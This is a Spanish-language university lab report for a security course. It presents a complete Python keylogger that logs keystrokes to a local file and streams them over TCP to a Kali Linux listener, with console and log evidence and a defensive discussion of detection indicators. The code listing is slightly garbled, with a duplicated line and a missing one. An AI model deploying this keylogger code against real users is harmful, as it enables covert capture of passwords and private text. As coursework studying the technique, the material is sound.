

Universidad Politécnica de San Luis Potosí

ACTIVIDAD 03

No presiones Esc... todavía

Presentado por:

Christian Alfredo Morales Meza - 184937

Asignatura: CNO IV Seguridad Informática

Profesor: Servando López Contreras

Fecha de entrega: 24/08/2026

Índice de contenido

Índice de contenido	2
Introducción	2
Objetivo general	3
Desarrollo	3
Código	4
Evidencias	5
Análisis.....	6
Conclusiones	7

Introducción

En esta práctica se implementó un programa en Python utilizando la librería pynput para capturar eventos generados por el teclado dentro de un entorno controlado de laboratorio. Los eventos se registran localmente en un archivo de texto denominado Caracteres.txt y, de manera paralela, se transmiten hacia una máquina Kali Linux mediante una conexión TCP.

El ejercicio permite observar de forma práctica cómo una aplicación puede recolectar eventos de entrada, asociarlos temporalmente y convertirlos en telemetría para su análisis. Debido a que este comportamiento guarda relación con técnicas de keylogging.

Objetivo general

Implementar y documentar un programa que registre eventos de teclado, los asocie temporalmente mediante fecha y hora y envíe telemetría hacia un receptor de laboratorio basado en Kali Linux, con el propósito de comprender los mecanismos técnicos involucrados y sus implicaciones de seguridad.

Desarrollo

La implementación utiliza `pynput.keyboard` para crear un Listener capaz de recibir eventos de presión y liberación de teclas. La función `on_press` identifica la tecla presionada y la función `on_release` registra su liberación. Las teclas que no poseen un atributo `char`, como Esc, se representan mediante su forma textual.

Cada evento es procesado por `registrar_evento()`. La función incrementa un contador global para generar un identificador secuencial y obtiene la fecha y hora mediante `datetime.now().strftime()`. El resultado se construye con el formato `fecha | tipo | tecla | evento`, permitiendo relacionar los eventos con una secuencia temporal.

La persistencia se realiza mediante la apertura de `Caracteres.txt` en modo de anexo. Antes de iniciar la captura, el programa crea o sobrescribe el archivo y agrega una línea que indica el inicio del registro. Posteriormente, cada evento se agrega al mismo archivo.


Para la transmisión se crea un socket TCP con `socket.AF_INET` y `socket.SOCK_STREAM`. El cliente intenta conectarse al HOST y PORT configurados para la máquina Kali. Cada registro se codifica y se envía mediante `sendall()`. En el laboratorio, el receptor puede observar la información recibida mediante `netcat (nc)`, configurado para escuchar en el puerto correspondiente.

El programa finaliza cuando se libera la tecla Esc. En ese momento se cierra el socket y el Listener deja de ejecutarse. Esta condición proporciona un mecanismo sencillo para detener la prueba sin dejar el proceso de captura activo.

Código


```
C: > Users > alfre > OneDrive > Documentos > CNOIV > spyware.py > ...  
1  import socket  
2  from pynput.keyboard import Key, Listener  
3  from datetime import datetime  
4  
5  # Configuración de conexión hacia Kali  
6  HOST = "192.168.1.75"  
7  PORT = 4444  
8  
9  # Crear archivo vacío al inicio  
10 with open("Caracteres.txt", "w", encoding="utf-8") as file:  
11     file.write("Registro de eventos iniciado\n")  
12  
13 # Crear socket y conectar a Kali  
14 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
15 sock.connect((HOST, PORT))  
16  
17 i = 0  
18  
19 def registrar_evento(tipo, tecla):  
20     global i  
21     i += 1  
22     fecha_formateada = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]  
23     registro = f"{fecha_formateada} | {tipo} | {tecla} | evento {i:03d}\n"  
  
19 def registrar_evento(tipo, tecla):  
25     # Persistencia local  
26     with open("Caracteres.txt", "a", encoding="utf-8") as file:  
27         file.write(registro)  
28  
29     # Envío a Kali  
30     try:  
31         sock.sendall(registro.encode())  
32     except Exception as e:  
33         print(f"Error al enviar: {e}")  
34  
35 def on_press(key):  
36     try:  
37         tecla = key.char  
38     except AttributeError:  
39         tecla = str(key)  
40     registrar_evento("PRESS", tecla)  
41  
42 def on_release(key):  
43     registrar_evento("RELEASE", str(key))  
44     if key == Key.esc:  
45         sock.close()  
46         return False  
  
47  
48 with Listener(on_press=on_press, on_release=on_release) as listener:  
49     listener.join()  
50
```

Evidencias



```
Problems Output Terminal Ports
C:\Users\alfre [main +146 ~0 -86 !]> python -u "c:\Users\alfre\OneDrive\Documentos\CNOIV\spyware.py"
RELEASE -> 'a'
RELEASE -> 'd'
PRESS -> c
PRESS -> v
PRESS -> Key.space
RELEASE -> 'c'
RELEASE -> 'v'
RELEASE -> Key.space
PRESS -> Key.space
```

Figura 1. Evidencia ejecución en consola



```
Registro de eventos iniciado
2026-08-24 12:03:54.873 | PRESS | s | evento_001
2026-08-24 12:03:55.064 | RELEASE | 's' | evento_002
2026-08-24 12:03:55.935 | PRESS | d | evento_003
2026-08-24 12:03:56.122 | RELEASE | 'd' | evento_004
2026-08-24 12:03:57.077 | PRESS | c | evento_005
2026-08-24 12:03:57.266 | RELEASE | 'c' | evento_006
2026-08-24 12:04:14.269 | PRESS | a | evento_007
2026-08-24 12:04:14.372 | PRESS | s | evento_008
2026-08-24 12:04:14.407 | PRESS | d | evento_009
2026-08-24 12:04:14.500 | RELEASE | 'a' | evento_010
2026-08-24 12:04:14.583 | RELEASE | 's' | evento_011
2026-08-24 12:04:14.676 | RELEASE | 'd' | evento_012
2026-08-24 12:04:14.934 | PRESS | f | evento_013
2026-08-24 12:04:15.116 | RELEASE | 'f' | evento_014
2026-08-24 12:04:15.326 | PRESS | c | evento_015
2026-08-24 12:04:15.416 | PRESS | x | evento_016
2026-08-24 12:04:15.468 | PRESS | s | evento_017
2026-08-24 12:04:15.548 | RELEASE | 'x' | evento_018
2026-08-24 12:04:15.644 | RELEASE | 's' | evento_019
2026-08-24 12:04:15.701 | PRESS | Key.space | evento_020
2026-08-24 12:04:15.718 | RELEASE | 'c' | evento_021
2026-08-24 12:04:15.850 | RELEASE | Key.space | evento_022
2026-08-24 12:04:16.431 | PRESS | o | evento_023
2026-08-24 12:04:16.603 | RELEASE | 'o' | evento_024
2026-08-24 12:04:17.210 | PRESS | o | evento_025
2026-08-24 12:04:17.220 | PRESS | p | evento_026
2026-08-24 12:04:17.308 | RELEASE | 'p' | evento_027
2026-08-24 12:04:17.346 | PRESS | e | evento_028
2026-08-24 12:04:17.352 | PRESS | w | evento_029
2026-08-24 12:04:17.379 | RELEASE | 'o' | evento_030
2026-08-24 12:04:17.477 | PRESS | r | evento_031
2026-08-24 12:04:17.485 | RELEASE | 'w' | evento_032
2026-08-24 12:04:17.579 | RELEASE | 'e' | evento_033
2026-08-24 12:04:17.632 | RELEASE | 'r' | evento_034
2026-08-24 12:04:18.559 | PRESS | h | evento_035
2026-08-24 12:04:18.673 | RELEASE | 'h' | evento_036
2026-08-24 12:04:20.712 | PRESS | Key.esc | evento_037
2026-08-24 12:04:20.829 | RELEASE | Key.esc | evento_038

Ln 1, Col 1 | 1,991 caracteres. | Texto sin formato
```

Figura 2. Evidencia registro en Caracteres.txt




Figura 3. Evidencia registro en receptor Kali Linux

Análisis

El comportamiento implementado presenta una relación directa con la técnica conocida como keylogging, en la cual se registran eventos de teclado para obtener información sobre la interacción de un usuario con un sistema. En un escenario real, un keylogger puede utilizar mecanismos de persistencia y comunicación para extraer información sensible, por lo que constituye un riesgo relevante para la confidencialidad.

Desde la perspectiva defensiva, la práctica permite comprender qué indicadores pueden generarse durante una captura de eventos: creación o modificación frecuente de archivos, procesos que interactúan con dispositivos de entrada y conexiones de red que transmiten secuencias de datos. También demuestra la importancia de limitar permisos, monitorear procesos y conexiones, utilizar soluciones de seguridad y mantener controles de autorización.

La asociación temporal mediante fecha, hora y un contador de eventos facilita la reconstrucción de una secuencia de actividad. Esta característica es útil en análisis forense y monitoreo, ya que permite correlacionar eventos locales con registros de red y otras fuentes de telemetría.

Conclusiones

La práctica permitió integrar cuatro conceptos técnicos: captura de eventos, persistencia, asociación temporal y transmisión de telemetría. El uso de pynput facilitó la recepción de eventos del teclado, mientras que el archivo Caracteres.txt proporcionó un mecanismo sencillo de almacenamiento local.

La utilización de sockets TCP mostró cómo los registros pueden trasladarse desde un equipo Windows hacia un receptor en Kali Linux para su observación. La experiencia también permitió reconocer que capacidades técnicamente sencillas pueden convertirse en un riesgo importante cuando se utilizan sin autorización, especialmente si se orientan a capturar información sensible.

Como aprendizaje principal, se destaca la necesidad de estudiar estas técnicas desde una perspectiva controlada y defensiva: comprender cómo funcionan permite identificar indicadores, diseñar mecanismos de detección y establecer controles adecuados para proteger los sistemas y la información de los usuarios.